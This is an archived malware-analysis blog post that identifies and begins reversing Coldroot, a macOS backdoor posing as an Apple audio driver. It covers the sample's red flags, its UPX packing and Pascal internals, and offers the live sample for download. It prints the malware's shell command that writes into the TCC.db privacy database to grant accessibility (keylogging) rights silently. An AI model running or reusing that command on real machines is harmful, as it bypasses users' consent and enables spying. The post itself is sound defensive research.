Tearing Apart the Undetected (OSX)Coldroot RAT

Archived: 2026-04-05 23:42:44 UTC

Tearing Apart the Undetected (OSX)Coldroot RAT

› analyzing the persistence, features, and capabilities of a cross-platform backdoor

02/17/2018

love these blog posts? support my tools & writing on patreon :)

Want to play along? I've shared the malware, which can be downloaded here (password: infect3d).


Background

Next month, I'm stoked to be presenting some new research at SyScan360 in Singapore. Titled, *"Synthetic Reality; Breaking macOS One Click at a Time"* my talk will discuss a vulnerability I found in all recent versions of macOS that allowed unprivileged code to interact with any UI component including 'protected' security dialogs. Though reported and now patched, it allowed one to do things like dump passwords from the keychain or bypass High Sierra's "Secure Kext Loading" - in a manner that was invisible to the user 🙈.

As part of my talk, I'm covering various older (and currently mitigated) attacks, which sought to dismiss or avoid UI security prompts. Think, (ab)using AppleScript, sending simulated mouse events via core graphics, or directly interacting with the file system. An example of the latter was DropBox, which directly modified macOS's 'privacy database' (TCC.db) which contains the list of applications that are afforded 'accessibility' rights. With such rights, applications can then interact with system UIs, other applications, and even intercept key events (i.e. keylogging). By directly modifying the database, one could avoid the obnoxious system alert that is normally presented to the user:

Though Apple now thwarts this attack, by protecting TCC.db via System Integrity Protection (SIP) - various macOS keyloggers still attempt to utilize this 'attack.' I figured one of these keyloggers would be a good addition to my slides as an illustrative example.

Hopping over to VirusTotal, I searched for files containing references to the TCC.db database, which returned a handful of hits:




virustotal intelligence

TCC.db | Search | Hashes | Select | Download

8 files found

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
51bc88efde2602c55fa154a329156eed6a1b50d87dff88871c15c4053e781da47756e769fdc3f1f09ae46b544dc77ebd dmg	0 / 59	2017-06-29 17:48:29	2018-02-17 12:18:45	7	6	851.0 KB
79196e15f833e0cc2d0cf5f78ca8eb5ef4a54575ff63cc8ca866e27a9d9f48a28bbe0f41b285b5bbf5a62d49ccc3f936 contains-macho mac-app signed zip invalid-signature	0 / 58	2018-02-03 12:23:43	2018-02-03 12:23:43	1	1	2.1 MB
c6227ed341079c13edcbbc26d373e8cbc7d4ff43e11f09816264b41ab510c54704274c21ba229ee7b330abe6dd826bb6 contains-macho mac-app zip	0 / 58	2018-01-26 15:48:20	2018-01-26 15:48:53	3	1	4.6 MB
32d0f28866a0fa5e8b4519f8df2fc35b21f8773d41f071ed618679cd6fae7bc727d9f80a633e792e9217a4de38b49fe2 mac-app contains-macho signed zip	0 / 59	2018-01-12 12:25:12	2018-01-12 12:25:12	2	1	2.3 MB
c20980d3971923a0795662420063528a43dd533d07565eb4639ee8c0ccb77fdf8c3bbf5ebc86f1141c38e57084c7fd0f contains-macho mac-app zip	0 / 60	2018-01-05 04:54:02	2018-01-05 04:54:02	2	1	1.3 MB
c8eb81ce07c4895116d9a26bdf6b653533ee5aff0483d10d354046901accc9eeaef0fe0cb4ea09409e350897a74e5fc6 64bits macho	22 / 58	2017-12-28 13:10:55	2017-12-28 13:10:55	2	1	1.2 MB
ab3d050e9f47709836c380155065696a580dea37de7892e5ee6394f733143d93b854d0fc911a4ca7a21777c8edb9fdef dmg	0 / 60	2017-12-25 21:24:09	2017-12-25 21:24:09	2	1	3.7 MB
7bd48e9687bdcbed863333e58f82b7daec75f66dabd4e0a8954c0f7bb36ea57986917a93dc161dfefa9b5a26eee8b055 mac-app contains-macho signed zip	0 / 60	2017-12-22 15:54:21	2017-12-22 15:54:21	2	1	4.6 MB

Besides a variety of CounterStrike hacks (csgohack.app), and (known) keyloggers (FreeKeylogger.dmg, KeyLogger.BlueBlood.A), an unflagged file named com.apple.audio.driver2.app (SHA-256: c20980d3971923a0795662420063528a43dd533d07565eb4639ee8c0ccb77fdf) caught my eye. It was recently submitted for a scan, in early January.



No engines detected this file

SHA-256 c20980d3971923a0795662420063528a43dd533d07565eb4639ee8c0ccb77fdf
File name com.apple.audio.driver2.app.zip
File size 1.3 MB
Last analysis 2018-01-05 04:54:02 UTC

0 / 60

Detection | Details | Relations | Behavior | Community

Ad-Aware	Clean	AegisLab	Clean
AhnLab-V3	Clean	Alibaba	Clean
ALYac	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avast	Clean
Avast Mobile Security	Clean	AVG	Clean
Avira	Clean	AVware	Clean
Baidu	Clean	BitDefender	Clean
Bkav	Clean	CAT-QuickHeal	Clean
ClamAV	Clean	CMC	Clean
Comodo	Clean	Cyren	Clean
DrWeb	Clean	Emsisoft	Clean
eScan	Clean	ESET-NOD32	Clean
F-Prot	Clean	F-Secure	Clean
Fortinet	Clean	GData	Clean
Ikarus	Clean	Jiangmin	Clean
K7AntiVirus	Clean	K7GW	Clean
Kaspersky	Clean	Kingsoft	Clean
Malwarebytes	Clean	MAX	Clean
McAfee	Clean	McAfee-GW-Edition	Clean
Microsoft	Clean	NANO-Antivirus	Clean
nProtect	Clean	Panda	Clean
Qihoo-360	Clean	Rising	Clean
Sophos AV	Clean	SUPERAntiSpyware	Clean
Symantec	Clean	Tencent	Clean
TheHacker	Clean	TrendMicro	Clean
TrendMicro-HouseCall	Clean	VBA32	Clean
VIPRE	Clean	ViRobot	Clean
Webroot	Clean	WhiteArmor	Clean
Yandex	Clean	Zillya	Clean
ZoneAlarm	Clean	Zoner	Clean


Note: Al Varnell, (@alvarnell), pointed out it's likely that the original file name was com.apple.audio.driver.app,

which corresponds to internal strings within the binary. Thus we'll refer to this sample's application bundle as com.apple.audio.driver.app for the rest of this post.

Though currently no AV-engine on VirusTotal flags this application as malicious, the fact it contained a reference to (TCC.db) warranted a closer look.

```
__const:001D2804  text "UTF-16LE", 'touch /private/var/db/.AccessibilityAPIEnabled && s'
__const:001D2804  text "UTF-16LE", 'qlite3 "/Library/Application Support/com.apple.TCC/'
__const:001D2804  text "UTF-16LE", 'TCC.db" "INSERT or REPLACE INTO access (service, cl'
__const:001D2804  text "UTF-16LE", 'ient, client_type, allowed, prompt_count) VALUES (',27h
__const:001D2804  text "UTF-16LE", 'kTCCServiceAccessibility',27h,', ',27h,0
```

Using Digita Security's UXProtect, I was also able to easily confirm that Apple has not silently pushed out any XProtect signatures for the malware (to intrinsically protect macOS users):




Determining Malice

My first question was, "*is com.apple.audio.driver.app malicious?*"

Though there is no exact science to arrive at a conclusive answer for this question, several (massive) 'red flags' stick out here. Flags, that clearly confirm the malicious nature of com.apple.audio.driver.app:

- As mentioned, the application contains a reference to TCC.db. AFAIK, there is no legitimate or benign reason why non-Apple code should ever reference this file!


- The application is unsigned, though claims to be an "Apple audio driver". My WhatsYourSign Finder extension, will display any signing information (or lack thereof) via the UI:




- The application is packed with UPX. Though packing a binary doesn't make it malicious per se, it's rare to see a legitimate binary packed on macOS:

```
$ python isPacked.py com.apple.audio.driver.app
scanning com.apple.audio.driver.app/Contents/MacOS/com.apple.audio.driver

UPX segments found

binary is packed (packer: UPX)
```


- For it's main icon, the application uses macOS's standard 'document' icon to masquerade as a document. This is common tactic used by malware authors in order to trick user's in running their malicious creations:




- When executed, the application displays a standard authentication prompt, requesting user credentials. After the user enters their creds, then application performs no other readily visible action. This is not normal application behavior:



- Behind the scenes the application persists itself as a launch daemon. This is a common method employed by malware to ensure that it is automatically (re)started every time an infected system is rebooted. BlockBlock will detect this persistence:



- Again, behind the scenes, the application will automatically beacon out to a server. While creating a network connection is itself not inherently malicious, it is a common tactic used by malware - specifically to check in with a command & control server for tasking. LuLu will intercept and alert on this connection attempt:



At this point I was thoroughly convinced that though no AV-engine on VirusTotal flagged com.apple.audio.driver.app, it was clearly malicious!

Let's now dive in and reverse it to gain a deeper understanding of its actions and capabilities.

Analysis

First, let's unpack the malware. Since it's packed with UPX, one can trivially unpack it via upx -d:

```
$ upx -d Contents/MacOS/com.apple.audio.driver
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
  UPX 3.09        Markus Oberhumer, Laszlo Molnar & John Reiser   Feb 18th 2013

  With LZMA support, Compiled by Mounir IDRASSI (mounir@idrix.fr)

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   3292828 <-    983040   29.85%    Mach/i386    com.apple.audio.driver

  Unpacked 1 file.
```

Once the malware has been unpacked, one of the first things we notice when reversing its binary, is that it was apparently written in pascal. Though likely done to achieve cross-platform comparability, who the hell writes pascal on macOS!?! Well apparently at least one person!

How do we know it was likely written in pascal? First, looking at the malware's entry point, main(), we see it calling something named FPC_SYSTEMMAIN which in turn invokes a function named PASCALMAIN:

```
int _main(int arg0, int arg1, int arg2) {
  eax = _FPC_SYSTEMMAIN(arg2, arg1, arg2);
  return eax;
}

int _FPC_SYSTEMMAIN(int arg0, int arg1, int arg2) {
  *_U_$SYSTEM_$$_ARGC = arg0;

  _SYSTEM_$$_SET8087CW$WORD();

  eax = _PASCALMAIN();
  return eax;
}
```

Note that here, FPC stands for 'Free Pascal Compiler'

Other strings in the binary reference the Free Pascal Compiler (FPC) and reveal the presence of several pascal libraries compiled into the malware:

```
$ strings -a Contents/MacOS/com.apple.audio.driver | grep FPC

FPC 3.1.1 [2016/04/09] for i386 - Darwin
FPC_RESLOCATION

TLazWriterTiff - Typhon LCL: 5.7 - FPC: 3.1.1
TTiffImage - Typhon LCL: 5.7 - FPC: 3.1.1
```

The malware's malicious logic begins in the aforementioned PASCALMAIN function. Due to the presence of debug strings and verbose method names, reversing is actually quite easy!

First, the malware loads it 'settings'. It does by first building a path to its settings file, then invoking the LOADSETTINGS function. If the loading succeeds it logs a "LoadSettings ok" message:

```
__text:00011DD4    call    _CUSTAPP$_$TCUSTOMAPPLICATION_$__$$_GETEXENAME$$ANSISTRING
__text:00011DD9    mov     eax, [ebp+var_30]
__text:00011DDC    lea     edx, [ebp+var_2C]
__text:00011DDF    call    _SYSUTILS_$$_EXTRACTFILEPATH$RAWBYTESTRING$$RAWBYTESTRING
__text:00011DE4    mov     eax, [ebp+var_2C]
__text:00011DE7    call    _GLOBALVARS_$$_LOADSETTINGS$ANSISTRING$$BOOLEAN
__text:00011DEC    test    al, al
__text:00011DEE    jz      short loc_11DFB
__text:00011DF0    lea     eax, (aLoadsettingsOk - 11D95h)[ebx] ; "LoadSettings ok "
__text:00011DF6    call    _DEBUGUNIT_$$_WRITELOG$UNICODESTRING
```

